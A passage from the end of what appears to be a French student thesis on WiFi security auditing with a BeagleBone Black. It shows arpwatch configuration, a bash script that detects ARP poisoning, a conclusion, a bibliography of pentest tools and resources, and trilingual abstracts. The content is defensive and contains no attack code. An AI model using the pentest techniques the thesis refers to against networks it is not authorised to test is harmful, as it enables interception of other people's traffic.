#<dev2> <arpwatch options for dev2>
#...
#<devN> <arpwatch options for devN>
#
# You can set global options for all interfaces by editing
# /etc/default/arpwatch
#
# For example:
#eth0 -a -n 192.168.1.0/24 -m maurise132001@yahoo.com
#eth0 -m root
#eth1 -m root
#eth2 -m root
#
# or, if you have an MTA configured for plussed addressing:
#
#eth0 -m root+eth0
#eth1 -m root+eth1
#eth2 -m root+eth2
#eth0 -a -n 192.168.1.0/24 -m maurise132001@yahoo.com
```

Figure V.17. Les paramètres à modifier dans le fichier arpwatch.conf.

8.3. Lancement d'arpwatch :

Après la configuration de base il reste de lancer arpwatch par la commande suivante :

```
# sudo /etc/init.d/arpwatch start
```

```
#tail -f /var/log/syslog
```

Après le lancement il va détecter tous les machines connectées et affiche le message new station l'adresse IP et l'adresse MAC et l'interface réseau aussi il envoie un mail ver notre boîte configurée.




Figure V.18. L'email envoyé par arpwatch si une nouvelle station connectée.

Chapitre V : Détecter les attaques MITM

Et s'il y a une anomalie ou une attaque de type ARP poisoning il envoie le message suivant :




Figure V.19. L'email envoyé par arpwatch s'il y a une attaque ARP.

Par fois l'attaquant coupe la connexion internet sur le BBB donc il faut suivre la console pour trouver ou est la source de cette intrusion un fichier situé dans le répertoire `/var/lib/arpwatch/` contient une table ARP alors on peut voir les changements d'adresse MAC et l'adresse IP.

9. Détection d'Arp poisoning par un script Shell :

Nous pouvons également écrire un petit script Shell qui peut surveiller en permanence le cache ARP et avertir l'utilisateur s'il détecte une usurpation ARP[3].

```
#!/bin/bash

# User define Function (UDF)
chkARP(){
    cut -d' ' -f4 <(arp -a) > arpcache
    exec <arpcache

    while read line
    do
```

Chapitre V : Détecter les attaques MITM

```
        list=( "${list[@]}" $line )
done

for mac in ${list[@]}
do
#       count= wc -l <(grep -i $mac <arp)
        cut -d' ' -f1 <(wc -l <(grep -i $mac <arp) > .tmp_chk123) > .tmp_chk123
        read count < .tmp_chk123
        #echo "$ mac $count"
        if [ $count -gt 1 ]; then
            echo "WARNING:: ARP Poisoned : $mac $count"
        fi
        rm .tmp_chk123
done
}

### Main script stars here ###
# Store file name

# Make sure we get file name as command line argument
# Else read it from standard input device

while [ 1 ]
do
    chkARP
done

exit 0
-----
```

L'exécution de scripte et le résultat présenté dans la figure suivante.

Conclusion Générale

Conclusion générale

Le domaine de sécurité des réseaux informatique est très vaste, dans notre cas on s'intéresse à la partie réseau sans fils WIFI, dans le but de partager les vulnérabilités les risques d'utiliser un réseau WIFI.

Donc il est nécessaire d'assurer la protection contre les menaces qui touchent l'intégrité la confidentialité et la disponibilité des ressources.

Aussi présenter les systèmes d'exploitation utilisés par les professionnels de la sécurité dans des scénarios de pentest. Dans les scénarios de pentest on a parlé sur les types de vulnérabilité tel que découvrir, les scanners et finir par tester le niveau de sécurité d'un nœud WIFI sécuriser par une clef de cryptage, détournement des sessions exemple de MITM attaque et Evil Twins. A la fin de chaque scénario de pentest on a donné une solution optimale basée sur l'équipement embarqué BeagleBone black et des outils Open source dans le but d'aller vers une solution moins couteuse et efficace.

On a présenté notre solution efficace du côté technique en attirant l'attention qu'il ne faut pas négliger le facteur humain qui doit être présent pour réagir contre une attaque détectée. Pour un réseau incontrôlable il est conseillé :

- D'éviter de Faire des transactions bancaires ou consulter des mails importants via un réseau wifi public ouvert.
- D'éviter l'installation des mises à jour des logiciels sans vérifier la source.
- D'utiliser des outils comme arpwatch version Windows pour détecter s'il y a un poisoning ARP.
- D'utiliser une authentification WPA2 et changer le mot de passe périodiquement.
- S'il y a un fonctionnement anormal dans le réseau ne pas hésiter à détailler le problème.

Webographie

Webographie

- [1]. Brian Sak & Jilumudi Raghu Ram , “Mastering Kali Linux Wireless Pentesting “,Packt Publishing Ltd,February 2016
- [2] . **Joshua Wright & Johnny Cache**, “Hacking Exposed™ wireless security secrets and solutions”, McGraw-Hill Education,2015
- [3] Debashis Roy & Katayoon Moazzami & achita Singh,” ARP Spoofing and Man in the Middle attack using Ettercap”, School of Computer Science,University of Windsor,2007
- [4]. Arduino , <https://www.arduino.cc/en/Main/Products>
- [5]. Mini ordinateur, <http://www.yoctopuce.com/FR/article/la-quete-du-mini-pc-ideal-2eme-edition>
- [6]. Beaglebone black caps, <https://beagleboard.org/cape>
- [7]. Système d’exploitation Kali, <http://kali-tuto.blogspot.com/2013/11/kali-linux-backtrack-6.html>
- [8]. Système d’exploitation WIFISLAX, <https://wifislax.portalux.com/>
- [9] module microchip, <http://www.mikroe.com/click/wifi-plus/>
- [10]. Système d’exploitation debian, <https://www.debian.org/index.fr.html>
- [11]. Telechargement de l image debian armhf, <https://debian.beagleboard.org/images/bone-debian-8.3-lxqt-4gb-armhf-2016-01-24-4gb.img.xz>
- [12]. Telechargement de l image eMMC , <https://rcn-ee.com/rootfs/bb.org/testing/2016-05-01/console/BBB-eMMC-flasher-debian-8.4-console-armhf-2016-05-01-2gb.img.xz>
- [13]. Carte reseau dlink, <http://content.webcollage.net/apps/cs/mini-site/dell-cafr/module/dlinkcafr/wcpc/1318871654545?channel-product-id=A5401567&enable-reporting=true&showtabs=>
- [14]. L’outil katoolin, <https://github.com/LionSec/katoolin>
- [15]. Vmware, <https://www.vmware.com/fr/products/workstation>
- [16]. L’outil aircrack-ng, <http://www.tuto-fr.com/tutoriaux/tutorial-crack-wep-aircrack.php>
- [17]. L ‘outil nmap, <https://nmap.org/man/fr/>
- [18].les clefs de cryptage, <http://www.panoptinet.com/securiser-ma-connexion/fiches-pratiques/la-cle-de-cryptage>

[19]. L'outil metropolis 3 , <http://hackandspamdz.blogspot.com/2014/12/wpa-wpa2-wifi-metropolis-3-wpa-wpa2.html>

[20]. Arp poisoning, <https://www.icann.org/news/blog/qu-est-ce-qu-une-attaque-de-l-homme-du-milieu>

[21]. L'outil cazado, <http://foro.seguridadwireless.net/manuales-de-wifislax-wifiway/manual-basico-de-wifislax-y-sus-herramientas-de-auditoria/>

[22]. L'outil Beef, <http://www.ssri.dz/operation-de-cyber-espionnage-ciblante-la-plateforme-denseignement-en-ligne-des-universites-algeriennes/>

[23]. L'outil Arpwatch, <http://www.virtualizationhowto.com/2016/02/arpwatch-home-network-monitor/>

Résumé:

Il est courant dans une institution de déployer plusieurs nœuds permettant l'accès au réseau local éventuellement à Internet. Des nœuds qui sont déployés de manière désordonnés et qui peuvent souffrir de vulnérabilités vis-à-vis de la sécurité et l'intégrité des données. Le projet vise à développer un dispositif à base d'une carte embarquée du type beaglebone black pour capturer l'existence des réseaux wifi à sa portée. Ce dispositif doit être capable de tester le niveau de sécurité du point d'accès détectés.

ملخص:

من الشائع في المؤسسات استعمال نقاط اتصال لاسلكية تسمح بنقل البيانات إلى الشبكة المحلية أو الإنترنت. هذه النقاط واسعة الاستعمال التي يمكن أن تعاني الضعف في أمن وسلامة البيانات. الهدف من هذا لمشروع هو العمل على تطوير حاسوب مصغر يقوم بفحص الشبكات الموجودة و يجب أن يكون هذا الجهاز قادرا على اختبار مستوى الأمن والكشف عن أي وجود للاختراق.

Abstract:

It is common in an institution to deploy multiple nodes on an area allowing access to the local network or the Internet. Nodes that are deployed and can suffer from vulnerabilities of the security and the integrity of data. Our project aims to develop a device based on an embedded beaglebone black computer to diagnose wireless networks vulnerabilities. The proposed device must be able to test the several level of security for the detected access points.